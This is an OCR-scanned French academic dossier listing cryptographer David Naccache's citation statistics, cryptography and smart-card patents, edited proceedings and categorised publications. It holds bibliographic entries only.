
Notons enfin que depuis la soutenance de notre thèse [22] a fait l'objet de nombreuses citations (livres, articles, toile) et fut le point de départ d'une série d'articles et de doctorats sur l'anonymat révocable.

L'article décrit une nouvelle stratégie de fraude par laquelle la majorité des systèmes de paiement anonyme connus à l'époque pouvaient être détournés par des malfaiteurs.

Une recherche sur Internet[20] remonte plus de 400 références à ce travail.

2.5 Récapitulatif

ouvrages collectifs	3
conférences internationales à comité de lecture	33
articles parus dans des journaux à comité de lecture	10
lettres	2
chapitres de livres	1
citations CiteSeer	117



Find: David Naccache

Searching for PHRASE **david naccache**.
Restrict to: Header Title Order by: Expected citations Hubs Usage Date Try: Google (CiteSeer) Google (Web) CSB DBLP
117 documents found. **Order: number of citations.**

How to Copyright a Function? - Published In Imai (Correct)
Science, pp. 188-196, Springer-Verlag, 1999.**David Naccache** 1 Adi Shamir 2 and Julien P. Stern
Guynemer, 92447 Issy-les-Moulineaux, France **david.naccache**@gemplus.com 2 Weizmann Institute of
www.gemplus.com/smart/r_d/publications/pdf/NSS99cop.pdf

Signing on a Postcard - Published In Frankel (Correct)
Science, pp. 121-135, Springer-Verlag, 2001.**David Naccache** 1 and Jacques Stern 2 1 Gemplus Card
Guynemer, 92447 Issy-les-Moulineaux, France **david.naccache**@gemplus.com 2 Ecole Normale Superieure 45

[20] http ://www.google.de/search ?q=Naccache+Solms

3 Publications, Brevets, Comités de Programme

Brevets

Les inventions ayant fait l'objet de dépôts multiples (*e.g.* aux USA, en Asie, en Europe et en France) sont référencées ensemble.

La quasi-totalité des brevets concerne des techniques de protection de systèmes d'information.

1. David Naccache, EP 0 515 956 A1, Apparatus and method for modulo computation.

2. David Naccache, Patrice Fremanteau, US 5,434,917 = EP 0 583 709 B1, Unforgeable identification device, identification device reader and method of identification.

3. David Naccache, WO 92/14318 = US 5,502,764 = EP 0 502 559 A3, Method, identification device and verification device for identification and/or performing digital signature.

4. David Naccache, EP 0 578 059 B1, Method for executing number-theoretic cryptographic and/or error-correcting protocols.

5. David Naccache, EP 0 577 000 B1, Method for performing public-key cryptography.

6. David Naccache, US 5,452,357 = WO 92/13321 = EP 0 567 474 B1, Method and apparatus for access control and/or identification = PL 168163, Spósob kontroli dostępu i/lub identyfikacji.

7. David Naccache, Eric Diehl, US 5,461,675, Apparatus and method for access control = JP 6-197341 = EP 0 588 184 B1, Method for access control.

8. David Naccache, Patrice Fremanteau, Wolfgang Hartnack, US 5,654,891, Method and apparatus for controlling and/or limiting speed excess by drivers = EP 0 588 049 B1, Method and apparatus for controlling speed excess of a moving object.

9. David Naccache, WO 93/20503, Method and apparatus for modulo computation.

10. David Naccache, Etienne Cochon, Michel Poivet, Albert Dörner, Adrian Robinson, Christopher Clarke, Andrew Bower, US 5,555,305 = WO 93/07716 = WO 93/07717 = WO 93/07718, Method and apparatus for secure transmission of video signals.

11. David Naccache, Patrice Fremanteau, Wolfgang Hartnack, EP 0 583 723 A1 = EP 0 583 526 A1, Card, card reader and method for protocol selection.

12. David Naccache, WO 93/09620 = US 5,479,511, Method, sender apparatus and receiver apparatus for modulo operation.

13. David Naccache, David M'Raïhi, US 5,414,772, System for improving the digital signature algorithm.

14. David Naccache, David M'Raïhi, US 5,347,581, Verification process for a communication system. = EP 0 643 513 A2, Procédé de vérification de signatures pour un système de communications = JP 7-312592 .

15. David Naccache, David M'Raïhi, EP 0 656 710 A1 = FR 2 713 419 A1 = FR 2 713 420 A1, Procédé de génération de signatures DSA avec des appareils portables à bas coûts. = US 5,625,695, Process for generating DSA signatures with low-cost portable apparatuses.

16. David Naccache, David M'Raïhi, WO 96/20461 = US 6,226,382 B1, Method for implementing a private key communication protocol between two processing devices. = FR 2 728 981 A1, Procédé pour la mise en oeuvre d'un protocole de communication à clé privée entre deux dispositifs de traitement.

17. David Naccache, David M'Raïhi, Jacques Stern, Serge Vaudenay, US 5,946,397, Method of cryptography with public key based on the discrete logarithm = FR 2 739 469 A1, Procédé de cryptographie à clé publique basé sur le logarithme discret. = WO 97/13342 Public key cryptography process based on the discrete logarithm.

18. David Naccache, David M'Raïhi, WO 97/47110 = CA 2,257,907 = US 6,549,791 B1, Public key cryptography method. = FR 2 734 679 A1, Procédé de cryptographie à clé publique basé sur le logarithme discret.

19. David Naccache, David M'Raïhi, WO 96/33567, Process for generating electronic signatures, in particular for smart cards = FR 2 733 378 A1 Procédé de génération de signatures numériques de messages = FR 2 733 379 A1 Procédé de génération de signatures électroniques, notamment pour cartes à puce. = US 5,910,989, Method for the generation of electronic signatures in particular for smart cards.

20. Jacques Stern, Françoise Lévy-dit-Vehel, David Naccache, WO 98/23061, Method for signing and/or authenticating electronic messages. = FR 2 756 122, Procédé de signature et/ou d'authentification de messages électroniques.

21. David Naccache, Françoise Lévy-dit-Vehel, Jacques Stern, FR 2 759 806, Système cryptographique comprenant un système de chiffrement et déchiffrement et un système de séquestre de clés, et les appareils et dispositifs associés. = WO 98/37662, Cryptographic system comprising a ciphering and deciphering system and a key escrow system and associated appliances and devices.

22. Françoise Lévy-dit-Vehel, David Naccache, David M'Raïhi, FR 2 763 194 Générateur pseudo-aléatoire basé sur une fonction de hachage pour systèmes cryptographiques nécessitant le tirage d'aléas. = WO 98/51038 Pseudo-random generator based on a hash coding function for cryptographic systems requiring random drawing.

23. David Naccache, Nathalie Fëyt, Olivier Benoît, WO 99/49416 Device for hiding operations performed in a microprocessor card. = FR 2 776 410 Dispositifs pour masquer les opérations effectuées dans une carte à microprocesseur.

24. David Naccache, Jean-Sébastien Coron, WO 00/10284 Method for testing a random number source and electronic devices comprising said method. = FR 2782401 Procédé de test de source de nombre aléatoire et dispositifs électroniques comprenant ce procédé.

25. David Naccache, Philippe Anguita, WO 00/23866 Electronic component for masking execution of instructions or data manipulation = FR 2784763 Composant électronique et procédé pour masquer l'exécution d'instructions ou la manipulation de données.

26. David Naccache, Jean-Sébastien Coron, Nathalie Fëyt, Olivier Benoît, WO 00/49765, Method for countermeasure in an electronic component using a secret key algorithm, = FR 2 789 776 A1, Procédé de contre-mesure dans un composant électronique mettant en oeuvre un algorithme de cryptographie à clé publique.

27. David Naccache, Pierre Girard, Ludovic Rousseau, WO 00/54155 Method for monitoring a program flow, FR 2 790 844 Procédé et dispositif de surveillance du déroulement d'un programme, dispositif programme permettant la surveillance de son programme.

28. David Naccache, WO 00/68901 Countermeasure method in an electronic component using a dynamic secret key cryptographic algorithm. = FR 2 793 571 Procédé de contre-mesure dans un composant électronique mettant en oeuvre un algorithme de cryptographie à clé secrète et dynamique.

29. David Naccache, Jean-Sébastien Coron, WO 01/06350 A1, Method for improving a random number generator to make it more resistant against attacks by current measuring. = FR 2 796 477 A1, Procédé d'amélioration d'un générateur aléatoire en vue de le rendre résistant contre les attaques par mesure de courant.

30. David Naccache, Jacques Stern, Jean-Sébastien Coron, WO 01/10078 A1, Signature schemes based on discrete logarithm with partial or total message recovery. = FR 2 797 127 A1, Schémas de signature à base de logarithme discret avec reconstitution partielle ou totale du message.

31. David Naccache, Pascal Paillier, WO 02/27500 A1= US 2002/0174309 A1, Protection against abusive use of a statement in a storage unit. = FR 2 814 557, Protection contre l'exploitation abusive d'une instruction dans une mémoire.

32. David Naccache, Nora Dabbous, US 2003 0103625 A1, Method for calculating cryptographic key check data.= WO 01/82525, method for calculating a cryptographic key control datum = FR 2 808 145 Procédé de calcul d'une donnée de contrôle.

33. David Naccache, Nora Dabbous, FR 2 806 660, Procédé d'inscription d'une séquence de caractères et support comportant une inscription obtenue selon le procédé.

34. David Naccache, Pascal Paillier, Jacques Stern, FR 2 807 248, Procédé de signatures numériques probabilistes. = US 2001/0056537, Probabilistic digital signature method = WO 01/74009 A1, Method for probabilistic digital signatures.

35. David Naccache, Christophe Tymen, WO 01/97009 A1, Method for cryptographic calculation comprising a modular exponentiation routine = FR 2 810 178, Procédé de calcul cryptographique comportant une routine d'exponentiation modulaire.

36. David Naccache, Christophe Bidan, Pierre Girard, Pascal Guterman, Ludovic Rousseau, FR 2 810 481, Contrôle d'accès à un moyen de traitement de données = US 2003/0188170 A1 = WO 01/99064 A1, Access control to data processing means.

37. David Naccache, Nora Dabbous, WO 01/84491 A2, Countermeasure method in a microcircuit therefor and smart card comprising said microcircuit. = FR 2 808 360, Procédé de contre mesure dans un microcircuit mettant en oeuvre le procédé et carte à puce comportant ledit microcircuit.

38. David Naccache, Christophe Tymen, David Pointcheval, WO 02/45338 A1, Multiple-level electronic signature method = FR 2817 422, Procédé de signature électronique à niveaux multiples.

39. David Naccache, Jean-Sébastien Coron, US 2003/0165238 A1, A method for encoding long messages for electronic signature schemes based on RSA. = WO 02/28010 A1 Method for encoding long messages for RSA electronic signature schemes. = FR 2 814 619, Procédé d'encodage de messages longs [pour] schémas de signature électronique à base de RSA.

40. David Naccache, Jean-Sébastien Coron, WO 02/28011 A1 = US 2002/0188850 A1, Method for accelerated transmission of electronic signature = FR 2 814 620 A1, Procédé de transmission de signature électronique.

41. David Naccache, Serge Lefranc, WO 02/23313 A1, Countermeasure method for improving security of transactions in a network = FR 2 814 306, Procédé de contre-mesures pour améliorer la sécurité de transactions dans un réseau.

42. David Naccache, WO 02/31631 A1 = US 2003/0191967 A1, Method for protection against fraud in a network by icon selection = FR 2 815 204, Procédé de protection contre la fraude dans un réseau par choix d'une icône.

43. David Naccache, Matthieu Vavassori, WO 02/056174 A2, Method for managing computer applications by the operating by the operating system of a multi-application computer system. = FR 2 819 602 A1, Procédé de gestion d'applications informatiques par le système d'exploitation d'un système informatique multi-applications.

44. David Naccache, Christophe Tymen, WO 02/065271 A1, Method for multiplying two binary numbers. = FR 2 820 851, Méthode pour multiplier deux nombres entiers.

45. David Naccache, Pascal Paillier, Helena Handschuh, Christophe Tymen, WO 02/065413 A1, Identification module provided with a secure authentication code. = FR 2 820 916, Module d'identification pourvu d'un code d'authentification sécurisé.

46. David Naccache, Frédéric Amiel FR 2 818 846, Procédé de contre mesure dans un composant électronique mettant en oeuvre un algorithme de cryptographie.

47. David Naccache, David Pointcheval, Benoît Chevallier-Mames, FR 2 831 364, Procédé et dispositif de vérification de données signées par groupe et application pour la transmission de données depuis une mémoire annexe.

48. David Naccache, Marc Joye, Stéphanie Porte, WO 03/036865, Method and device for verifying possession of a confidential information without communicating same, based on a so-called zero knowledge process. = FR 2 830 147, Procédé et dispositif de la vérification de la détention d'une donnée confidentielle sans communication de celle-ci, selon un processus dit de "à divulgation nulle".

49. David Naccache, David Pointcheval, Helena Handschuh, WO 03/071735, Cryptographic method using a data flow symmetrical cryptographic algorithm and use in a smart-card. = FR 2 836 311, Procédé de cryptographie utilisant un algorithme cryptographique symétrique par flot et application à une carte à puce.

50. David Naccache, Jean-Sébastien Coron, WO 03/021864, Method of reducing the size of an RSA or Rabin signature. = FR 2829 333, Procédé de réduction de la taille d'une signature RSA ou Rabin.

51. David Naccache, Jean-Sébastien Coron, FR 2 832 821, Procédé de vérification de codes pour microcircuits à ressources limitées.

52. David Naccache, Marc Joye, Jean-Sébastien Coron, Pascal Paillier, FR 28 42967, Procédé de chiffrement de données, système cryptographique et composant associés.

53. David Naccache, Claude Barral, Jean-Sébastien Coron, Cedric Cardonnel, FR 03 06789, Procédé et dispositif d'identification biométrique adaptés à la vérification sur cartes à puce.

54. David Naccache, Pascal Paillier, FR 04 01943, Support de mémorisation facilitant la saisie de caractères sur un combine de télephonie portable.

55. David Naccache, FR 04 02006, Procédé, support d'authentification, et dispositif perfectionnés pour la sécurisation d'un accès à un équipement.

56. David Naccache, Pascal Paillier, Benoît Chevallier-Mames, FR 04 50553, Procédé d'authentification dynamique de programmes par un objet portable électronique.

57. David Naccache, Jean-Sébastien Coron, Benoît Chevallier-Mames, Marc Chancerel, FR 04 06542, Procédé de réalisation d'une opération de couplage sur une courbe elliptique, par un système comprenant une carte à puce et un lecteur de carte.

58. David Naccache, Jean-Sébastien Coron, Éric Brier, Cédric Cardonnel, FR 04 05236, Procédé de chiffrement de données numérique, procédé de masquage d'une empreinte biométrique, et application à la sécurisation d'un document de sécurité.


Publications

Edition d'Actes de Conférences

1. *Public Key Cryptography, Practice and Theory in Public Key Cryptosystems*, ISBN 3-540-43168-3, David Naccache et Pascal Paillier, Eds., vol. 2274 of Lecture Notes in Computer Science, Springer-Verlag, 2002. Volume de 396 pages.

2. *Topics in Cryptology,* CT-RSA *2001*, ISBN 3-540-41898-9, David Naccache, Ed., vol. 2020 of Lecture Notes in Computer Science, Springer-Verlag, 2001. Volume de 471 pages.

3. *Cryptographic Hardware and Embedded Systems*, ISBN 3-540-42521-7, Çetin Koç, David Naccache, et Christof Paar, Eds., vol. 2162 of Lecture Notes in Computer Science, Springer-Verlag, 2001. Volume de 425 pages.



Çetin K. Koç
David Naccache
Christof Paar (Eds.)

LNCS 2162

Cryptographic Hardware and Embedded Systems – CHES 2001

Third International Workshop
Paris, France, May 14-16, 2001
Proceedings

Springer



David Naccache
Pascal Paillier (Eds.)

LNCS 2274

Public Key Cryptography

4th International Workshop on Practice and Theory in Public Key Cryptosystems, PKC 2002
Paris, France, February 2002
Proceedings

Springer


David Naccache (Ed.)

LNCS 2020

Topics in Cryptology – CT-RSA 2001

The Cryptographers' Track at RSA Conference 2001
San Francisco, CA, USA, April 2001
Proceedings

RSA Conference 2001

Springer

Sécurité Java et Sûreté de Machines Virtuelles Embarquées

4. *Cut-&-paste attacks with* JAVA, par Serge Lefranc et David Naccache, In P.J. Lee and C.H. Lim, Eds., Information Security and Cryptology - ICISC 2002, vol. 2587 of Lecture Notes in Computer Science, pp. 1-15, Springer-Verlag, 2003

5. *Trading-off type-inference memory complexity against communication*, par Konstantin Hyppönen, David Naccache, Alexei Tchoulkine et Elena Trichina, In S. Qing, D. Gollmann, and J. Zhou, Eds., Information and Communications Security (ICICS 2003), vol. 2836 of Lecture Notes in Computer Science, pp. 60-71, Springer-Verlag, 2003

6. *Applet verification strategies for* RAM*-constrained devices*, par Nils Maltesson, David Naccache, Elena Trichina et Christophe Tymen, In P.J. Lee and C.H. Lim, Eds., Information Security and Cryptology - ICISC 2002, vol. 2587 of Lecture Notes in Computer Science, pp. 118-137, Springer-Verlag, 2003

7. *Reducing the memory complexity of type-inference algorithms*, par David Naccache, Alexei Tchoulkine, Christophe Tymen et Elena Trichina In R.H. Deng, S. Qing, F. Bao, and J. Zhou, Eds., Information and Communications Security, vol. 2513 of Lecture Notes in Computer Science, pp. 109-121, Springer-Verlag, 2002 présenté également à Eurosmart 2002, French Riviera, France, September 19-20, 2002.

Chiffrement à Clé Publique

8. *New attacks on PKCS#1 v1.5 encryption*, par Jean-Sébastien Coron, Marc Joye, David Naccache, et Pascal Paillier In B. Preneel, Ed., Advances in Cryptology - Eurocrypt'2000, vol. 1807 of Lecture Notes in Computer Science, pp. 369-381, Springer-Verlag, 2000

9. *Universal padding schemes for RSA*, par Jean-Sébastien Coron, Marc Joye, David Naccache, et Pascal Paillier In M. Yung, Ed., Advances in Cryptology - Crypto'2002, vol. 2442 of Lecture Notes in Computer Science, pp. 226-241, Springer-Verlag, 2002

10. *Accelerating Okamoto-Uchiyama's public-key cryptosystem*, par Jean-Sébastien Coron, David Naccache, et Pascal Paillier Electronics Letters, 35(4):291-292, 1999

11. *A new public key cryptosystem based on higher residues*, par David Naccache et Jacques Stern In 5th ACM Conference on Computer and Communications Security, pp. 59-66, ACM Press, 1998

12. *A new public-key cryptosystem*, par David Naccache et Jacques Stern In W. Fumy, Ed., Advances in Cryptology - Eurocrypt'97, vol. 1233 of Lecture Notes in Computer Science, pp. 27-36, Springer-Verlag, 1997

13. *Why you cannot even hope to use Gröbner bases in public-key cryptography?* An open letter to a scientist who failed and a challenge to those who have not yet failed, par B. Barkee, Deh Cac Can (publication anonyme: Deh Cac Can = Naccache D. lu à rebours), J. Ecks, T. Moriarty, et R. F. Ree Journal of Symbolic Computation 18(6):497-501, 1994

Conception de Signatures Numériques

14. *Can DSA be improved? Complexity trade-offs with the digital signature standard*, par David Naccache, David M'Raïhi, Serge Vaudenay, et Dan Raphaeli In A. De Santis, Ed., Advances in Cryptology - Eurocrypt'94, vol. 950 of Lecture Notes in Computer Science, pp. 77-85, Springer-Verlag, 1995 paru aussi sous le titre *Couponing scheme reduces computational power requirements for DSS signatures*, par David M'Raïhi et David Naccache, In CardTech/SecurTech, pp. 99-104, Rockville, MD, USA, 1994, CTST Inc.

15. *ECC: do we need to count?*, par Jean-Sébastien Coron, Helena Handschuh, et David Naccache In K.Y. Lam and E. Okamoto, Eds., Advances in Cryptology -Asiacrypt'99, vol. 1716 of Lecture Notes in Computer Science, pp. 122-134, Springer-Verlag, 1999

16. *Monotone signatures*, par David Naccache, David Pointcheval, et Christophe Tymen In P.F. Syverson, Ed., Financial Cryptography (FC 2001), vol. 2339 of Lecture Notes in Computer Science, pp. 305-318, Springer-Verlag, 2002

17. *Twin signatures: An alternative to the hash-and-sign paradigm* par David Naccache, David Pointcheval, et Jacques Stern In P. Samarati, Ed., 8th ACM Conference on Computer and Communications Security, pp. 20-27, ACM Press, 2001

18. *Signing on a postcard*, par David Naccache et Jacques Stern In Y. Frankel, Ed., Financial Cryptography (FC 2000), vol. 1962 of Lecture Notes in Computer Science, pp. 121-135, Springer-Verlag, 2001

19. *From fixed-length to arbitrary-length RSA padding schemes*, par Jean-Sébastien Coron, François Koeune, et David Naccache In T. Okamoto, Ed., Advances in Cryptology -

Asiacrypt'2000, vol. 1976 of Lecture Notes in Computer Science, pp. 90-96, Springer-Verlag, 2000

20. *Can OSS be repaired? Proposal for a new practical signature scheme*, par David Naccache, In T. Helleseth, Ed., Advances in Cryptology - Eurocrypt'93, vol. 765 of Lecture Notes in Computer Science, pp. 233-239, Springer-Verlag, 1994

21. *Boneh et al.'s k-element aggregate extraction assumption is equivalent to Diffie-Hellman assumption*, par Jean-Sébastien Coron et David Naccache, In C.-S. Laih, Ed., Advances in Cryptology - Asiacrypt 2003, vol. 2894 of Lecture Notes in Computer Science, pp. 392-397, Springer-Verlag, 2003

Contrefaçon de Signatures Numériques

22. *On blind signatures and perfect crimes*, par Sebastiaan von Solms et David Naccache, Computers & Security, vol. 11, no. 6, pp. 581-583, 1992.

23. *On the security of RSA screening*, par Jean-Sébastien Coron et David Naccache In H. Imai and Y. Zheng, Eds., Public Key Cryptography (PKC '99), vol. 1560 of Lecture Notes in Computer Science, pp. 197-203, Springer-Verlag, 1999

24. *Security analysis of the Gennaro-Halevi-Rabin signature scheme*, par Jean-Sébastien Coron et David Naccache In B. Preneel, Ed., Advances in Cryptology - Eurocrypt'2000, vol. 1807 of Lecture Notes in Computer Science, pp. 91-101, Springer-Verlag, 2000

25. *On the security of RSA padding*, par Jean-Sébastien Coron, David Naccache, et Julien P. Stern In M. Wiener, Ed., Advances in Cryptology - Crypto'99, vol. 1666 of Lecture Notes in Computer Science, pp. 1-18, Springer-Verlag, 1999 paru aussi sous le titre *Recent results on signature forgery*, par Robert D. Silverman et David Naccache RSA Laboratories Bulletin, 11, April 1999, version abrégée: *Padding attacks on RSA*, par David Naccache Information Security Technical Report, 4(4):28-33, 1999, article sur l'état de l'art: *Security of digital signature standards: The state of the art*, par David Naccache In S.-P. Shieh, Ed., 2nd International Workshop for Asian Public Key Infrastructures, pp. 159-163, Taipei, Taiwan, October 30-November 1, 2002

26. *Cryptanalysis of RSA signatures with fixed-pattern padding* par Éric Brier, Christophe Clavier, Jean-Sébastien Coron, et David Naccache In J. Killian, Ed., Advances in Cryptology - Crypto'2001, vol. 2139 of Lecture Notes in Computer Science, pp. 433-439, Springer-Verlag, 2001

27. *Projective Coordinates Leak*, par David Naccache, Nigel Smart et Jacques Stern. Report 2003/191, Cryptology ePrint Archive. et Advances in Cryptology - Eurocrypt 2004, pp. 257-267. Springer Verlag, April 2004. Volume 3027. Interlaken, Suisse, 2-6 mai, 2004.

Implémentations Efficaces, Techniques de Calcul Rapide

28. *Double-speed safe prime generation*, par David Naccache, Report 2003/175, Cryptology ePrint Archive, August 2003

29. *How to improve an exponentiation black-box*, par Gérard D. Cohen, Antoine Lobstein, David Naccache, et Gilles Zémor In K. Nyberg, Ed., Advances in Cryptology -

Eurocrypt'98, vol. 1403 of Lecture Notes in Computer Science, pp. 211-220, Springer-Verlag, 1998

30. *A new modulo computation algorithm*, par David Naccache et Halim M'silti, Recherche Opérationelle – Operations Research (RAIRO-OR), vol. 24, no. 3, pp. 307-313, 1990.

31. *Accelerating Wilson's promality test*, par David Naccache et Michael Donio, Revue Technique de Thomson CSF, vol. 23, no. 3, pp. 595-599, 1991.

32. *Batch exponentiation: a fast DLP-based signature generation strategy*, par David M'Raïhi et David Naccache In 3rd ACM Conference on Computer and Communications Security, pp. 58-61, ACM Press, 1996

Protocoles et Applications

33. *Asymmetric currency rounding*, par David M'Raïhi, David Naccache, et Michael Tunstall In Y. Frankel, Ed., Financial Cryptography (FC 2000), vol. 1962 of Lecture Notes in Computer Science, pp. 192-201, Springer-Verlag, 2001

34. *How to copyright a function?*, par David Naccache, Adi Shamir, et Julien P. Stern In H. Imai and Y. Zheng, Eds., Public Key Cryptography (PKC '99), vol. 1560 of Lecture Notes in Computer Science, pp. 188-196, Springer-Verlag, 1999

35. *A Montgomery suitable Fiat-Shamir-like authentication scheme*, par David Naccache, Advances in Cryptology, Proceedings of Eurocrypt'92, Lecture Notes in Computer Science 658, Springer-Verlag, pp. 488-491, 1993. Paru aussi sous le titre: *Montgomery-suitable cryptosystems*, par David Naccache et David M'Raïhi, In G. Cohen, S. Litsyn, A. Lobstein, and G. Zémor, Eds., Algebraic Coding, vol. 781 of Lecture Notes in Computer Science, pp. 75-81, Springer-Verlag, 1994, voir aussi: *Can Montgomery parasites be avoided? A design methodology based on key and cryptosystem modifications*, par David Naccache, David M'Raïhi, et Dan Raphaeli, Designs, Codes and Cryptography, 5(1):73-80, 1995

36. *Computational alternatives to random number generators*, par David M'Raïhi, David Naccache, David Pointcheval, et Serge Vaudenay In S. Tavares and H. Meijer, Eds., Selected Areas in Cryptography (SAC '98), vol. 1556 of Lecture Notes in Computer Science, pp. 72-80, Springer-Verlag, 1999

Cartes à Puce

37. *How to Disembed a Program*, par Benoît Chevallier-Mames, David Naccache, Pascal Paillier et David Pointcheval, In Marc Joye and Jean-Jacques Quisquater Eds. Cryptographic Hardware and Embedded Systems - CHES 2004: 6th International Workshop. vol. 3156 of Lecture Notes in Computer Science, pp. 72-80, Springer-Verlag, pp. 441-454. Version étendue : Report 2004/138, Cryptology ePrint Archive.

38. *Secure chipcard personalization or how to fool malicious insiders*, par Helena Handschuh, Pascal Paillier, David Naccache, et Christophe Tymen In P. Honeyman, Ed., Fifth Smart Card Research and Advanced Application Conference (CARDIS 2002), pp. 41-50, USENIX Association, 2002

39. *Off-line/on-line generation of RSA keys with smart cards*, par Nathalie Feyt, Marc Joye, David Naccache, et Pascal Paillier In S.-P. Shieh, Ed., 2nd International Workshop for

Asian Public Key Infrastructures, pp. 153-158, Taipei, Taiwan, October 30-November 1, 2002

40. *Statistics and secret leakage*, par Jean-Sébastien Coron, Paul Kocher, et David Naccache In Y. Frankel, Ed., Financial Cryptography (FC 2000), vol. 1962 of Lecture Notes in Computer Science, pp. 157-173, Springer-Verlag, 2001. Version définitive à ACM Transactions on Embedded Computing Systems (Volume 3, No. 3), pp. 492-508, 2004.

41. *Cryptographic smart-cards*, par David Naccache et David M'Raïhi IEEE Micro, 16(3):14-24, 1996. Exposé invité à Eurocrypt 1995 (absent des actes). Paru aussi sous le titre: *Arithmetic co-processors for public-key cryptography: The state of the art*, par David Naccache et David M'Raïhi In P.H. Hartel, P. Paradinas, and J.-J. Quisquater, Eds., Second Smart Card Research and Applications Conference (CARDIS '96), pp. 39-58, Amsterdam, The Nederlands, September 16-18, 1996. Présenté en Italien, *Coprocessori aritmetici per crittografia a chiave pubblica*, lors du colloque FUB à Rome du 11 au 12 septembre 1996. Version Japonaise dans Nikkei Electronics, no. 672, pp. 95-110:

ICｶｰﾄﾞ用ｺﾝﾄﾛｰﾗLSIを比較−−暗号機能を備えた製品に注目集まる，日経ｴﾚｸﾄﾛﾆｸｽ(日経BP社‖[編])，672，95−110，1996.10.

Chiffrement Symétrique

42. *SHACAL*, par Helena Handschuh et David Naccache In B. Preneel, Ed., First Open NESSIE Workshop, Leuven, Belgium, November 13-14, 2000

43. *XMX: A firmware-oriented block cipher based on modular multiplications*, par David M'Raïhi, David Naccache, Jacques Stern, et Serge Vaudenay In E. Biham, Ed., Fast Software Encryption, vol. 1267 of Lecture Notes in Computer Science, pp. 166-171, Springer-Verlag, 1997

Identification / Biométrie

44. *Unless modified Fiat-Shamir is insecure*, par David Naccache, Proceedings of the 3rd Symposium on State and Progress of Research in Cryptography: SPRC '93, Fondazione Ugo Bordoni, Ed. William Wolfowicz, Rome, Italie, pp. 172-180, 1993.

45. *Are crypto-accelerators really inevitable? 20-bit zero-knowledge in less than a second on simple 8-bit microcontrollers*, par David Naccache, David M'Raïhi, William Wolfowicz, et Adina di Porto In L. C. Guillou and J.-J. Quisquater, Eds., Advances in Cryptology - Eurocrypt'95, vol. 921 of Lecture Notes in Computer Science, pp. 404-409, Springer-Verlag, 1995

46. *Cryptanalysis of a Zero-Knowledge Identification Protocol of Eurocrypt'95*, par Jean-Sébastien Coron et David Naccache, Topics in Cryptology – CT-RSA 2004, The Cryptographers' Track at the RSA Conference 2004, San Francisco, USA, 23-27 février, 2004, Springer-Verlag, Lecture Notes in Computer Science, Volume 2964, 2004, pp. 157-162

47. *Externalized Fingerprint Matching*, par Claude Barral, Jean-Sébastien Coron et David Naccache, à paraître, International Conference on Biometrics Authentication, 15 au 17 juillet, 2004, Hong-Kong, Chine. Report 2004/021, Cryptology ePrint Archive.

Mathématiques / Autres

48. *Chemické Komibinatorické Útoky na Klávesnice*, par Éric Brier, David Naccache et Pascal Paillier. 5-th Information Security Summit 2004, 26 au 27 mai, 2004, Prague, République Tchèque. Actes édités par Tates International SRO (ISBN 80-86813-00-2), pp. 124-140. Aussi (version anglaise) *Chemical Combinatorial Attacks on Keyboards*, Report 2003/217, Cryptology ePrint Archive.

49. *An accurate evaluation of Maurer's universal test*, par Jean-Sébastien Coron et David Naccache In S. Tavares and H. Meijer, Eds., Selected Areas in Cryptography (SAC'98), vol. 1556 of Lecture Notes in Computer Science, pp. 57-71, Springer-Verlag, 1999

50. *On the generation of permutations*, par David Naccache, The South-African Computer Journal - Suid Afrikaanse Rekenaar-tydskrif, no. 2, pp. 12-15, 1990.

51. *A note about* $\Sigma k^m k!$, par David Naccache, The Pentagon, vol. 49, no.2, pp. 10-15, 1990.

52. *Proposal for a recurrent denumeration of all the permutations on any set of mutually disjoint elements*, par David Naccache, Scientific program and abstracts of the joint French-Israeli binational symposium on Combinatorics & Algorithms, Ministry of Science and Development - National Council for Research and Development, 14-17 novembre 1989.

53. *Binary-to-decimal conversion based on the divisibility of 255 by 5*, par Benjamin Arazi et David Naccache, Electronics Letters, vol 28. no. 23, 1992.

54. *Signatures numériques et preuves à divulgation nulle, cryptanalyse, défense et outils algorithmiques*, par David Naccache, Thèse de doctorat, École Nationale Supérieure des Télécommunications, Paris, France, mai 1995

La thèse s'interesse à la conception de nouveaux systèmes sûrs (cartes à puce, réseaux) ainsi qu'à des failles de sécurité concrètes dans des systèmes existants.

